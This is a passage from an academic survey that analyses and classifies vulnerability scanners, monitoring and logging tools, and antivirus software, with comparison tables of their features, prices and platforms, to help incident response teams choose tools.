Knowledge of general intruder attacks, trends, and corresponding mitigation strategies

Infrastructure and policy weakness and strength comprehension: this information is based on incident postmortems

The CSIRT Network [19] provides a forum where members can cooperate, exchange information, and build trust. Members are able to discuss how to respond in a coordinated manner to specific incidents and how to handle cross-border incidents. Computer security incidents require fast and effective responses from the organizations concerned. CSIRT are responsible for receiving and reviewing incident reports and responding to them appropriately [20]. Monitoring and logging tools that have been analyzed in our survey can actually help in this direction. Additionally, threat intelligence gives organizations an edge to stay one step ahead of attackers but the threat intelligence must be relevant and coupled with the right context [21].

Analysis and classification of mitigation tools that are presented in this paper can improve threat intelligence. We mention the following benefits [22]:

Valuable insight and context: providing details on which risks are most likely to damage a company or industry, as well as indicators to help prevent and identify future attacks

Improved incident response times: prioritizing alerts allows an organization to respond faster to real threats and reduces the likelihood of significant consequences from a breach

Improved communication, planning, and investment: security teams can communicate real risks to the business and focus on defending high-risk targets from genuine threats by investing in and preparing more security

To create threat intelligence customized to information systems, CSIRTs need to collect data internally. External

sources should be monitored for threat data related to any components or tools used. Tools can be utilized, which can automatically return relevant information that can provide additional context for your analyses [23]. Therefore, it is important to choose appropriate tools that will assist in the successful treatment of attacks.

Figure 2 [24] shows an indicative workflow of an incident management team. CSIRT should follow the steps while having the correct information. Our paper offers the guidelines through analysis and classification to choose the proper tools for doing this procedure.

2.2. Mitigation Tools Analysis and Classification. In this section, we present the main contribution of our paper, where mitigation tools are analyzed and classified in several ways. We aim to facilitate stakeholders to understand which tools better fit their needs. In section "Vulnerability Scanners Analysis," we analyze 25 vulnerability scanners, while in section "Classification of Vulnerability Scanners," we classify them based on 10 specific criteria. In sections "Monitoring and Logging Tools Analysis" and "Classification of Monitoring and Logging Tools," we analyze and categorize 25 monitoring and logging tools based on 8 criteria. In section "Antivirus Software Classification," we classify 14 antivirus software tools according to 9 criteria. Additionally, we implement three decisions trees for each category of tools we examined. The purpose of this paper is to give a roadmap for stakeholders (CSIRT, CISO, IT professionals, simple users, etc.), choosing the appropriate tool.

2.3. Vulnerability Scanners Analysis. A vulnerability scanner [25] is a program designed to assess computers, networks, or applications for better-known flaws. They are used for vulnerability identification and detection arising from misconfigurations or imperfect programming of a network-based quality. Their function is similar to a firewall, router, web or application server, and so on. Modern vulnerability scanners provide authenticated and unauthenticated scans. They also usually have the ability to customize vulnerability reports as well as the installed software, open ports, certificates, and other host data which will be queried as a part of their workflow. A number of them are briefly presented as follows:

(1) Acunetix: it [26] is an automated security testing tool that checks for web application vulnerabilities such as SQL Injection and Cross-site scripting. It scans websites or web applications accessible via a web browser and uses the HTTP/HTTPS protocol. Moreover, it is a tool that customizes web applications including those utilizing JavaScript, AJAX, and Web 2.0 web applications and can find almost any file.

(2) AppSpider: it [27] offers interactive reports that prioritize the highest risk and streamline remediation efforts, with links for deeper analysis. Thus, users are enabled to quickly get to and analyze the most important data. Findings are organized by attack types (XSS, SQLi, etc.) and the user can have access into a vulnerability to get more information.

(3) Apptrana: by providing services such as Application Vulnerability Scanning, Web Application Firewall (WAF), and DDos Protection, AppTrana [28] addresses the shortcomings in existing cloud security solutions. It offers comprehensive protection using only technology-based cookie cutter solutions.

(4) Arachni: it [29] aims towards helping penetration testers and administrators evaluate the web application. It is a tool that supports all major operating systems (MS Windows, Mac OS X, and Linux), and due to its integrated browser environment, it can support highly complicated web applications that make heavy use of technologies, such as JavaScript, HTML5, DOM manipulation, Ruby library, and AJAX.

(5) Burp Suite: it [30] tests Web application security. The tool has three editions: A Community Edition free of charge but with limited functionality, a Professional Edition and an Enterprise Edition that can be both purchased after a trial period. It is designed to provide a comprehensive solution for web application security checks. Besides the basic functionality, the tool has more advanced options such as a repeater, a spider, a decoder, a comparer, an extender and a sequencer. It is written in Java and developed by PortSwigger Web Security. A mobile application is also available that contains similar tools compatible with iOS 8 and above.

(6) Contrast: Contrast Security [31] is an updated security tool that has embedded code analysis and attack prevention directly into software. It protects web applications against cyberattacks. There are sensors that work actively inside applications to uncover vulnerabilities, while at the same time prevent data breaches. Contrast Protect also avoids diagnosing false positives that waste valuable time for security teams.

(7) Detectify: it [32] accomplishes automated security tests on databases, web applications and scans assets for vulnerabilities, including OWASP Top 10 and DNS misconfigurations. There is a contribution of over 150 chosen ethical hackers' security findings which are built into Detectify scanner as automated tests. At this point it should be emphasized that their submissions go beyond the known CVE libraries and this is something special for modern application security.

(8) Digifort Detect: it [33] is a three-in-one product tool. It discovers attack attempts and gives information about the time, the attacker's identity and the extent of the attack. It gathers application errors and detects security vulnerabilities an attacker could use to gain access to confidential information.




Figure 2: A generic incident management workflow [24].

(9) GamaScan: it [34] is a remote online web vulnerability assessment service delivered via SaaS. The GamaSec Application Vulnerability Scanner detects not only web application weaknesses but also application vulnerabilities such as Cross-site scripting (XSS), SQL Injection, and Code Inclusion. In addition to its graphical and intuitive HTML reports, it ranks threat priority and indicates site security posture by vulnerabilities and threat exposure as well.

(10) ImmuniWeb: it [35], from Swiss firm High-Tech Bridge, is based on machine learning and artificial intelligence automation. For that reason, it has the ability to adapt to new and trending threats. It identifies the most sophisticated defects in web applications and webpages. Besides, it is claimed to detect twice as many vulnerabilities than any automated solution would. A contractual SLA for ImmuniWeb provided by High-Tech Bridge guarantees zero false positives to customers.

(11) N-Stalker: it [36] is a WebApp Security Scanner that searches for vulnerabilities, like SQL Injection, XSS, and other known attacks in web servers and web application security.

(12) Nessus: it [37] is a proprietary vulnerability scanner. It scans a wide range of technologies such as operating systems, databases, network devices, web servers, hypervisors, and critical infrastructure. Tenable Research designs programs which are called plugins to detect new vulnerabilities and are written in the Nessus Attack Scripting Language (NASL). Each plugin conveys vulnerability information and a set of remediation actions and tests for the presence of the security issue. Each week new plugins are published by Tenable, Inc., and new ones are released within 24 hours of vulnerability disclosure. In addition, this scanner haws the ability to support configuration and compliance audits, SCADA audits, and PCI compliance.

(13) NetSparker: it [38] uniquely identifies vulnerabilities such as SQL Injection and Cross-site scripting in web applications and web API, proving they are real and not false positives, once a scan is finished. It is Windows software and has an online service.

(14) Nexpose: its [39] vulnerability scanner performs various network checks for vulnerabilities. Nexpose monitors real-time vulnerabilities and acquaints itself to new hazards with fresh data. In addition, it fixes the issue based on its priority. Furthermore, Nexpose scans new devices and assesses vulnerabilities when they access the network.

(15) Nikto: it [40] is used to assess probable issues and vulnerabilities. It carries out wide-ranging tests on web servers to scan various items such as hazardous programs or files. It can scan multiple ports in one sever. Moreover, Nikto verifies the server versions whether they are outdated and checks for any specific problem that affects the server's functioning. It scans protocols such as HTTP, HTTPS, and HTTPd.

(16) OpenVas: it [41] serves as a central service that provides tools for both vulnerabilities scanning and vulnerability management. Its services are free of cost. It supports various operating systems and is licensed under GNU General Public License (GPL). It is updated with the Network Vulnerability Tests, on a regular basis.

(17) Tripwire IP360: Tripwire IP360 [42] tool is developed by Tripwire Inc. The tool can easily spot network hosts, network configurations, applications, and vulnerabilities. It also uses open standards to facilitate the risk management integration and vulnerability into multiple business processes.

(18) Retina CS: it [43] performs automated vulnerability scans for workstations, web servers, web applications, and databases providing an assessment of cross-platform vulnerability and featuring configuration compliance, patching, compliance

reporting, and so forth. In addition, it supports virtual environments such as virtual app scanning and vCenter integration.

(19) Qualys: it [44] enables organizations to achieve both vulnerability management and policy compliance initiatives cohesively. Built on top of Qualys Infrastructure and Core Services, the Qualys Clod Suite incorporates a number of applications, all of which are delivered via the Cloud: Asset view, vulnerability management, continuous monitoring, web application scanning, malware detection, policy compliance, and so forth.

(20) Probely: it [45] scans web applications to find vulnerabilities and security issues providing guidance on how to fix them. Probely performs automated security testing by integrating into Continuous Integration pipelines, following an API-First development approach, providing all features through an API. This tool covers thousands of vulnerabilities including OWASP TOP10. It is also used to check specific PCI-DSS, ISO27001, HIPAA, and GDPR requirements.

(21) Intruder: it [46] is used for scanning as soon as new vulnerabilities are released. Integrations with Slack and Jira help notify development teams when newly discovered issues need fixing, and AWS integration means IP addresses need to be synchronized to scan. It makes vulnerability management easier for small teams and for that reason it is popular among startups and medium-sized businesses.

(22) Secunia Personal Software Inspector: it [47] is mainly used to keep all the applications and programs updated and notifies users when an insecure program in a PC is being identified. It also solves security vulnerabilities.

(23) SolarWinds Network Configuration Manager: it [48] offers a vulnerability assessment feature, which claims to fix vulnerabilities using automation, as part of its Network Configuration Manager product. The software's built-in configuration manager enables users to monitor configuration changes, so as to prevent vulnerabilities. Moreover, after detecting any violations to the system, it runs automatic remediation scripts. Using this tool, users are also enabled to set continuous audit of routers and switches to monitor for compliance.

(24) Comodos Hackerproof: it [49] tests website security, by providing the daily vulnerability scanning, to ensure that no security hole exists. It has PCI scanning included and supplies a visual indicator to ensure safe transactions by the visitors.

(25) Microsoft Baseline Security Analyzer (MBSA): it is [50] a free tool of Microsoft designed to secure a Windows computer based on the specifications and guidelines set by Microsoft. It is usually used by small-sized and medium-sized organizations for managing the security of their networks. Once the scanning is done through MBSA, it presents the user with suggestions regarding fixing the vulnerabilities. It also investigates computers for any missing updates, misconfiguration, any security patches, and so forth.

2.4. Classification of Vulnerability Scanners. In this section, firstly vulnerability scanners are classified (Table 1). The tools are classified according to the following criteria: (i) strengths, (ii) weaknesses, (iii) free trial, (iv) cost/price, (v) scalability, (vi) technical support, (vii) vulnerability assessment, (viii) reports and analytics, (ix) ease of use, GUI offered, and (x) compatibility. The next part of the section includes the proposed decision tree.

Results showed that the majority of vulnerability scanners that we examined are easy to use and offer technical support, scalability, vulnerability assessment, reports, and analytics. Windows is the main operating system they support, although an adequate number of them can support most platforms. In addition, users can find free trial editions in every tool we tested, whereas only Arachni, Nikto, OpenVas, Retina CS, and Secunia, MBSA are open-source tools. The corresponding decision tree is depicted in Figure 3.

3. Monitoring and Logging Tools Analysis

Monitoring and logging tools are types of software that oversee activity and generates log files accordingly. Log files can be created by servers, application, network, and security devices. Errors, problems, and other data are continually logged and saved for analysis. In order to detect issues mechanically, system administrators, and operations, set up monitors on the generated logs. The log monitors scan the log files and explore for identified text patterns and rules that indicate necessary events. Once an event is detected, the monitoring system can send an alert, either to a specified individual or to a different software/hardware system. Monitoring logs facilitate to spot security events that occurred or may occur. A number of them will be presented as follows:

(1) Solarwinds Network Performance Monitor (NPM): Solarwinds [51] is a Windows-based tool, even though it can monitor lots of devices. A web interface provides information about the devices being monitored and helps do the configuration. Alerting and reporting are some of its features as well. Regarding general infrastructure monitoring, Solarwinds NPM fulfills that role in the Solarwinds Orion suite of tools since it provides information like availability, health status (temperature, power supply, etc.), and performance indicators (e.g., interface utilization).

(2) Solarwinds Server and Application Monitor: Solarwinds SAM [52] provides deep insight into servers and applications. The tool comes with monitoring templates, customized to monitor custom applications, so as to help get setup quickly.

Table 1: Vulnerability scanners presentation.

No.	Tool name	Strengths	Weaknesses	Free trial	Cost/price	Scalability	Technical support	Vulnerability assessment	Reports and analytics	Ease of use, GUI offered	Compatibility
1	Acunetix	Ease of use features and functionalities, quick setup with a wide range of test, network, and web vulnerability scan	Lack of AD support and static review process, does not allow web servers audit, scan may be slow when run over the internet	Yes	From 3.685€	Yes	Yes	Yes	Yes	Yes	Windows
2	AppSpider	Great job on scanning single page apps as well as APIs, no scan errors due to process failure	The UI could be better, maybe needs slightly better dashboards	Yes	By request	Yes	Yes	Yes	Yes	Yes	Windows
3	AppTrana	Quick, reliable, affordable		Yes	From 99$/ month	Yes	Yes	Yes	Yes	Yes	SaaS
4	Arachni	Ease of use, free		Yes	Free (open-source)			Yes	Yes	Yes	Most platforms supported
5	Burp Suite	Inspection/altering of HTTP requests/responses, comprehensive scans, works great on private network without Internet connection	Difficult setup for proxies, it uses tabs everywhere	Yes	From 349€/ user/year	Yes	Yes	Yes	Yes	Yes	Most platforms supported
6	Contrast	Easy to run scans, fast security results, provides security dashboard with real-time metrics	Currently supported technologies are Java, Python, and .Net, missing web layer vulnerabilities detection, e.g., detection of TLS vulnerabilities	Yes	By request	Yes	Yes	Yes	Yes	Yes	SaaS or on-premises
7	Detectify	Fully automated testing, easy to use, extremely detailed	Does not detect business logical flaws	Yes	From 40€/ user/month	Yes	Yes	Yes	Yes	Yes	SaaS
8	Digifort Inspect	Also discovers misconfigurations, lightweight, friendly		Yes	By request	Yes	Yes	Yes	Yes	Yes	SaaS
9	GamaScan	24/7 support, good dashboard, ease of use	Only Windows-based	Yes	By request	Yes	Yes	Yes	Yes	Yes	Windows
10	ImmuniWeb	Clear instructions for fixing issues, straightforward and easy to use, affordable	Does not consider business or website elements in context, does not perform advanced pen tests or brute force tests	Yes	1000$/ month	Yes	Yes	Yes	Yes	Yes	SaaS

Table 1: Continued.

No.	Tool name	Strengths	Weaknesses	Free trial	Cost/price	Scalability	Technical support	Vulnerability assessment	Reports and analytics	Ease of use, GUI offered	Compatibility
11	N-Stalker	Good support, pinpoint web application security scanner	Only windows-based	Yes	By request	Yes	Yes	Yes	Yes	Yes	Windows
12	Nessus	Easy to configure, good vulnerabilities database, good reports	Nonresponsive UI, the update of plugins takes some time	Yes	By request	Yes	Yes	Yes	Yes	Yes	Windows
13	NetSparker	Ease of use, great scanning and crawling for large and complex singe page web apps, accurate findings and coverage	Only Windows-based vulnerability handling is still a bit cumbersome	Yes	From 4.995$/year (standard edition)	Yes	Yes	Yes	Yes	Yes	Windows
14	Nexpose	Intuitive, end point agent deployment and management are easy, ease of use	Expensive, not so good filtering capabilities	Yes	From 22$/asset	Yes	Yes	Yes	Yes	Yes	Windows/Linux
15	Nikto	Free, ease of use	Does not find all vulnerabilities	Yes	Free (open-source)		No	Yes		Yes	Unix/Linux
16	OpenVas	Free, user-friendly, ease of use	Long time to load, not dependable as database fails often	Yes	Free (open-source)			Yes	Yes	Yes	Most platforms supported
17	Tripwire IP360	Great scalability, many support options	The ability to automate a lot of IT regulatory stuff is done well but is complex to setup	Yes	By request	Yes	Yes	Yes	Yes	Yes	Most platforms supported
18	Retina CS	Provides evaluation on the vulnerabilities found, deep analysis on networks	Sometimes the software gets stuck and runs slow	Yes	Free (open-source)			Yes		Yes	Windows
19	Qualys	Easy installation, lots of documentation, free training	Scanning areas monitored by Qualys may take long, not well suited for modern technologies	Yes	By request	Yes	Yes	Yes	Yes	Yes	Windows/Linux
20	Probely	Full details on scan results, flexible GUI, API-driven	Limited functionality	Yes	From 69€/month (Pro license)	Yes	Yes	Yes	Yes	Yes	SaaS
21	Intruder	Excellent support, proactive scans, ease of use		Yes	From 145€/month (Pro license)	Yes	Yes	Yes	Yes	Yes	Most platforms supported

Table 1: Continued.

No.	Tool name	Strengths	Weaknesses	Free trial	Cost/price	Scalability	Technical support	Vulnerability assessment	Reports and analytics	Ease of use, GUI offered	Compatibility
22	Secunia Personal Software Inspector	Simple interface, ease of use, used for updating insecure applications	Takes a long time to scan for outdated programs, cannot modify the scanning schedule, often slow at scanning	Yes	Free (open-source)			Yes		Yes	Windows
23	SolarWinds Network Configuration Manager	Lightweight, easy to configure, online training	Expensive	Yes	From 2440€	Yes	Yes	Yes	Yes	Yes	Most platforms supported
24	Comodo's Hackerproof	Daily vulnerability scanning, ease of use		Yes	From 499€/year	Yes	Yes	Yes	Yes	Yes	Most platforms supported
25	Microsoft Baseline Security Analyzer (MBSA)	Ease of use, free, good auditing tool	Does not offer in-depth security	Yes	Free (open-source)			Yes	Yes	Yes	Windows




Figure 3: Vulnerability scanners decision tree.

(3) PRTG Network Monitor: this monitoring tool is considered to be simple to set up and easy to use. PRTG [53] covers the whole monitoring spectrum, like network, bandwidth, server, and application monitoring in an all-in-one solution including, such as alerting (SMS, e-mail, Push notifications through mobile apps, etc.), robust reporting, and an intuitive web interface. It uses and relies on agentless monitoring. PRTG can be used to monitor several types of devices including Linux, Windows, Cisco, HP, and VMware; however, it can only be installed on Windows OS.

(4) WhatsUp Gold: it [54] is an easy-to-use tool that provides several features including discovery, configuration management, alerting, reporting, and monitoring of virtual environments. Some of these features are available in certain editions; WhatsUp Gold provides four different editions: Basic, Pro, Total, and Total Plus. Also, WhatsUp Gold can be installed only on Windows OS and may not be as customizable as Linux-based monitoring tools.

(5) Nagios XI: it [55] is a Linux-based solution that is flexible and powerful because the core can be extended with plugins. It comes in two types: Nagios Core, which is free and open-source, and Nagios XI, which is the paid enterprise edition. Nagios XI simplifies and makes available (by default) many of the things lacking in Nagios Core. Some of the features available on Nagios XI include a much better web interface, auto discovery, graphs, alerting (SMS, e-mail), reporting, and configuration wizards.

(6) ManageEngine OpManager: it [56] is a comprehensive IT infrastructure monitoring solution having an easy-to-use responsive web interface. It can be installed on either Windows or Linux OS and offers several features like server monitoring, network mapping, monitoring templates, alerting (SMS, e-mail), reporting network configuration management, and network traffic analysis. Most of these features are included in the base installation, whereas some require a separate license purchase.

(7) Wireshark: it [57] is a widely used network protocol analyzer. Some of this multiplatform run tool features perform live capture and offline analysis, as well as VoIP analysis. They also offer decryption support for many protocols. The output can be exported to XML, PostScript®, CSV, or plain text. Moreover, it compresses capture files with gzip and decompresses them on the spot. It is used mainly by many commercial and nonprofit enterprises, government agencies, and educational institutions and it follows a project started by Gerald Combs (1998).

(8) OP5 Monitor: it [58] is a network monitoring tool based partly on Nagios (Naemon). Some of its features include customizable dashboards, performance monitoring, alerting, reporting, web-based configuration (unlike the default Nagios Core). Moreover, it is built to scale having a license (Ent+) that can monitor over 100 K devices.

(9) Zabbix: it [59] is an all-in-one network monitoring solution. Although it supports agentless monitoring, the Zabbix server gets monitoring information from the Zabbix agent (as a client-server model). Some of the features provided by Zabbix are performance and application monitoring, web-based

configuration, auto discovery, alerting, and reporting.

(10) Icinga: it [60] is a network monitoring tool that comes in two versions: Icinga 1 and Icinga 2. Icinga provides features such as performance monitoring, alerting, reporting, extensibility through plugins. Icinga 1 resembles Nagios Core with added functionality such as a better web interface, support for more databases, and easier plugin integration. It is compatible with Nagios plugins. Icinga 2 is a rewrite of Core and features a responsive web interface. However, it reduces configuration complexity and supports distributed monitoring.

(11) LibreNMS: it [61] is a free open-source network monitoring tool and a fork of Observium. It provides features such as graphs, auto network discovery, alerting (SMS, e-mail, Slack, etc.), configuration through web interface or command-line interface. It does not have a paid support, which is available through several channels like community forums, IRC, GitHub, and Twitter.

(12) Spiceworks: its [62] inventory originally started out as a utility for scanning devices on the network and reporting information on what was running on them. It has a real-time alerting function and the community has played a significant role to its growth. Using Spiceworks Network Monitor, the user views the status of various devices and services and is alerted if particular values do not match the preset criteria.

(13) Snort: it [63] is an open-source network intrusion detection system for Linux and Windows which performs packet logging on IP networks and real-time traffic analysis. This tool is composed of two major components: a detection engine that utilizes modular plugin architecture and a flexible rule language to describe traffic to be collected. It can perform protocol analysis, content searching, and can be used to detect a variety of attacks and probes, such as stealth port scans, CGI attacks, buffer overflows, OS fingerprinting attempts, and SMB probes.

(14) Datadog: it [64] is a monitoring easy-to-install tool specially designed for hybrid cloud environments. It offers performance monitoring of network, tools, apps, and services. It can also provide extensibility through many API (Application Programming Interfaces) with documentation, graphs, metrics, and alerts, which the software can adjust dynamically based on different conditions. Moreover, the software can be downloaded and installed by agents, available for different platforms such as Windows, Mac OS, Several Linux distributions, Docker, Chef, and Puppet.

(15) ConnectWise Automate: [65] formerly known as Labtech, it can keep track of IT infrastructure devices from a single location. It discovers all devices in a network so they can be monitored proactively. The tool mitigates the issue having interpreted problems first and initiates then an automatic predefined action. Another feature is that it permits remote control, remote support, remote access, even remote meetings, by extending the ConnectWise suite. In addition, the "Patch Management" allows protection of all systems with simultaneous patching from a centralized manager.

(16) Logic Monitor: it [66] is an automated SaaS (Software-as-a-Service) IT performance monitoring tool providing full visibility of the performance and health of a network and their improvement. It discovers IT infrastructure devices and monitors them proactively, by identifying incoming issues by providing predictive alters and trend analysis. It includes a customizable dashboard, alerts, and reports.

(17) LogFusion: it [67] handles text-based log dumps, event logs, remote logging, and even remote event channels. Free and licensed versions are much of the same except for a couple of features such as customizable columns and tabbed interface.

(18) Netwrix Event Log Manager: On the freeware version, it [68] handles the basic needs such as real-time email alerting of critical events, some limited amount of alert criteria filtering, and some archiving ability (limited to 1 month).

(19) Splunk: it [69] is a log management program which encapsulates data from an entire range of devices across a network. Its core functionality can be expanded via add-ons and plugin apps. It can also work fully on-site, hybrid on-site/cloud, or fully in a cloud environment to ease remote management.

(20) Tripwire Log Center: it [70] identifies and responds to threats as well as assuring that all devices and traffic meet proper compliance and that extensive backup and protection features are on top of log management and analysis.

(21) LogRhythm: it [71] is a program that gathers log data from applications and databases from all sources. It is fully automated in a great deal of management aspect, though it is still able to be manually adjusted.

(22) SumoLogic: it [72] is a cloud-based tool that does not restrict IT professionals to the operating environment or a particular system. One of its features is that forensics are run as separate threads which can help isolate resource use in cloud space. SumoLogic does segmentation, which offers the convenience to add and remove whatever is necessary to have a customized solution for supporting your environment without wasting resources.

(23) EventTracker Log Manager: it [73] grabs all the security, application, and error logs for analysis and

encompasses Linux, Unix, Syslog, and Windows logs. It offers intuitive graphs and charts and a powerful visual front end.

(24) Correlog: it [74] focuses on the real-time management aspect. The software evaluates every bit of event information bringing to attention things of concern. It combines a centralized control interface for managing and collecting data as well.

(25) ELK Stack: ELK stands for three open-source projects: Elasticsearch, Logstash, and Kibana. Elasticsearch is a search and analytics engine. Logstash is a server-side data processing pipeline that collects data from multiple sources at the same time, transforms it, and then sends it to Elasticsearch. Kibana helps users to visualize data with charts and graphs in Elasticsearch [75]. Lately, the addition of Beats turned the stack into a four-legged project. These different components are used together for monitoring, troubleshooting, and securing IT environments (though there are many more use cases for the ELK Stack, such as business intelligence and web analytics) [76]. For many organizations, the ELK Stack is an open-source alternative to other SIEM (security information and event management) systems [77]. A CSIRT can benefit from ELK stack because of the combination of tools that it uses. Also, ELK stack can be used for vulnerability management [78].

3.1. Classification of Monitoring and Logging Tools. In Table 2, the examined tools have been classified based on the following parameters: (i) strengths, (ii) weaknesses, (iii) free trial available, (iv) cost/price, (v) scalability, (vi) technical support, (vii) reports and analytics, and (viii) ease of use, GUI offered. At the end of this section, we present the corresponding decision tree.

From the monitoring and logging tools we examined, all have free trial versions and the vast majority of them are easy to use and offer scalability, technical support, report, and analytics. Moreover, many of them like Zabbix, LibreNMS, Spiceworks, Snort, Netwrix Event Log Manager, and Splunk are open-source network systems. The decision tree is depicted in Figure 4.

3.2. Antivirus Software Classification. Commonly, malicious software is blocked by antivirus materials through the identification of code signatures distinctive to different kinds of malware. Once the applications encounter a file with a code string that matches one in their database for an already known virus, they block its access to the intended victim's computer [79].

In the fight between attackers and security researchers, the former endeavor is to break any defense mechanism by masquerading, social engineering, or by impeding antivirus software from detecting, so that they can settle on as many computers as possible and their malware can lay in the hosts for as long as possible. Installing antivirus software is often the foremost way for a user to secure his computer [80].

According to the information mentioned above, it is vital to install antivirus software. Below, there is helpful data regarding each antivirus software, which are classified using the following nine criteria: (i) strengths, (ii) weaknesses, (iii) price, (iv) on-demand malware scan, (v) on-access malware scan, (vi) website rating, (vii) malicious URL blocking, (viii) phishing protection, and (ix) behavior-based detection and the results are listed in Table 3. At the end, we present the decision tree for this category of tools.

It appears that only a few antivirus software tools are totally free of cost and these tools are Bitdefender Free Edition, Avast, Avira, and Sophos. We can also distinguish that the examined antivirus tools that meet all criteria we posed are McAfee, Symantec Norton, Webroot SecureAnywhere, Kaspersky, Trend Micro, and Bitdefender Antivirus Plus. Figure 5 depicts the decision tree.

3.3. The COVID-19 Era and Factor. In March 2020, the coronavirus was pronounced by WHO as a global pandemic. Until today (July 2021), the COVID-19 crisis has made prevention an urgent need and the lessons that humanity has learned are, hopefully, enough to highlight the serious role of IT security and privacy. The dramatic experience of COVID-19 in several countries, e.g., Brazil, India, Italy, Spain, and USA, to name a few, has outlined the importance of effective cybersecurity due to numerous successful cyberattacks. There is no surprise that, during the pandemic, more sophisticated intrusion methods were detected and reported.

Organizations must take additional steps to achieve security requirements by implementing stronger defenses and better practices. This entails applying a collection of security solutions to prevent any attraction from threat factors, as noticed during the COVID-19 pandemic and the crisis that followed. Sophisticated and highly organized cybercriminals target organizations showing every day how vulnerable the systems are. For example, health organizations have become a prime target because advanced persistent threats (APT) try to obtain information for domestic research into COVID-19-related medicine [94]. Additionally, attackers take advantage of collective fear to perform phishing campaigns using coronavirus as a trap [95]. Threat actors like hackers and state-backed attackers have been using an APT technique to gain a foothold on victim machines and launch several types of malware attacks. In 2020, e-mail phishing attacks were more than 600% since the end of February 2020 [96]. And the situation keeps getting more difficult, so there is a need of keeping one step ahead from all these intruders.

As there is no one-size-fits-all security solution, it is not feasible to address every cybersecurity challenge with a single method/technology/solution because every particular system faces different threats, different vulnerabilities, and different risk tolerances. No matter how much we shield a system, human errors and weaknesses will always be a threat. Unpredictable situations, such as the COVID-19 crisis, will create new challenges. There is an urgent need

Table 2: Monitoring and logging tools presentation.

No.	Tool name	Strengths	Weaknesses	Free trial available	Cost/price	Scalability	Technical support	Reports and analytics	Ease of use, GUI offered
1	Solarwinds Network Performance Monitor (NPM)	Easy to implement and customize, free fully functional demo, ease of scalability	Expensive, there are some user interface issues	Yes	From 2440€	Yes	Yes	Yes	Yes
2	Solarwinds Server and Application Monitor	Extensive and customizable platform, workflow that allows monitoring resources, can be integrated with open-source clients	Expensive, outdated GUI, complex architecture	Yes	From 2440€	Yes	Yes	Yes	Yes
3	PRTG Network Monitor	Very good structure and overview of your devices, ease of use and installation, very flexible	Runs only on windows	Yes	From 1200€ (PRTG500 license)	Yes	Yes	Yes	Yes
4	WhatsUp Gold	Device cards is a nice addition, easy creation of dashboard, easy GUI	Everything must be installed on-premises, device roles and discovery could use some work	Yes	By request	Yes	Yes	Yes	Yes
5	Nagios XI	Complete solution for any type of server, user interface is easy to understand and simple to customize, configuration wizards simplify the setup process	Advanced reporting should have some bulk server options, interface becomes slow when it goes to many clients in the system	Yes	From 1995$ (standard edition)	Yes	Yes	Yes	Yes
6	ManageEngine OpManager	3D visualization of the server, customizable and friendly user interface, ability to map the workflow	Everything must be installed on-premises, cloud management requires a different product	Yes	By request	Yes	Yes	Yes	Yes
7	Wireshark	Lightweight software, free, filter function, simultaneous capturing on all the network adapters	GUI should be better, might be confusing for new users	Yes	Free (open-source)		No	Yes	Yes
8	OP5 Monitor	Great support team, fast and reliable with remote collectors and load sharing	Needs work in GUI to become more user friendly, would work towards better automated tools to handle network devices	Yes	By request		Yes	Yes	Yes
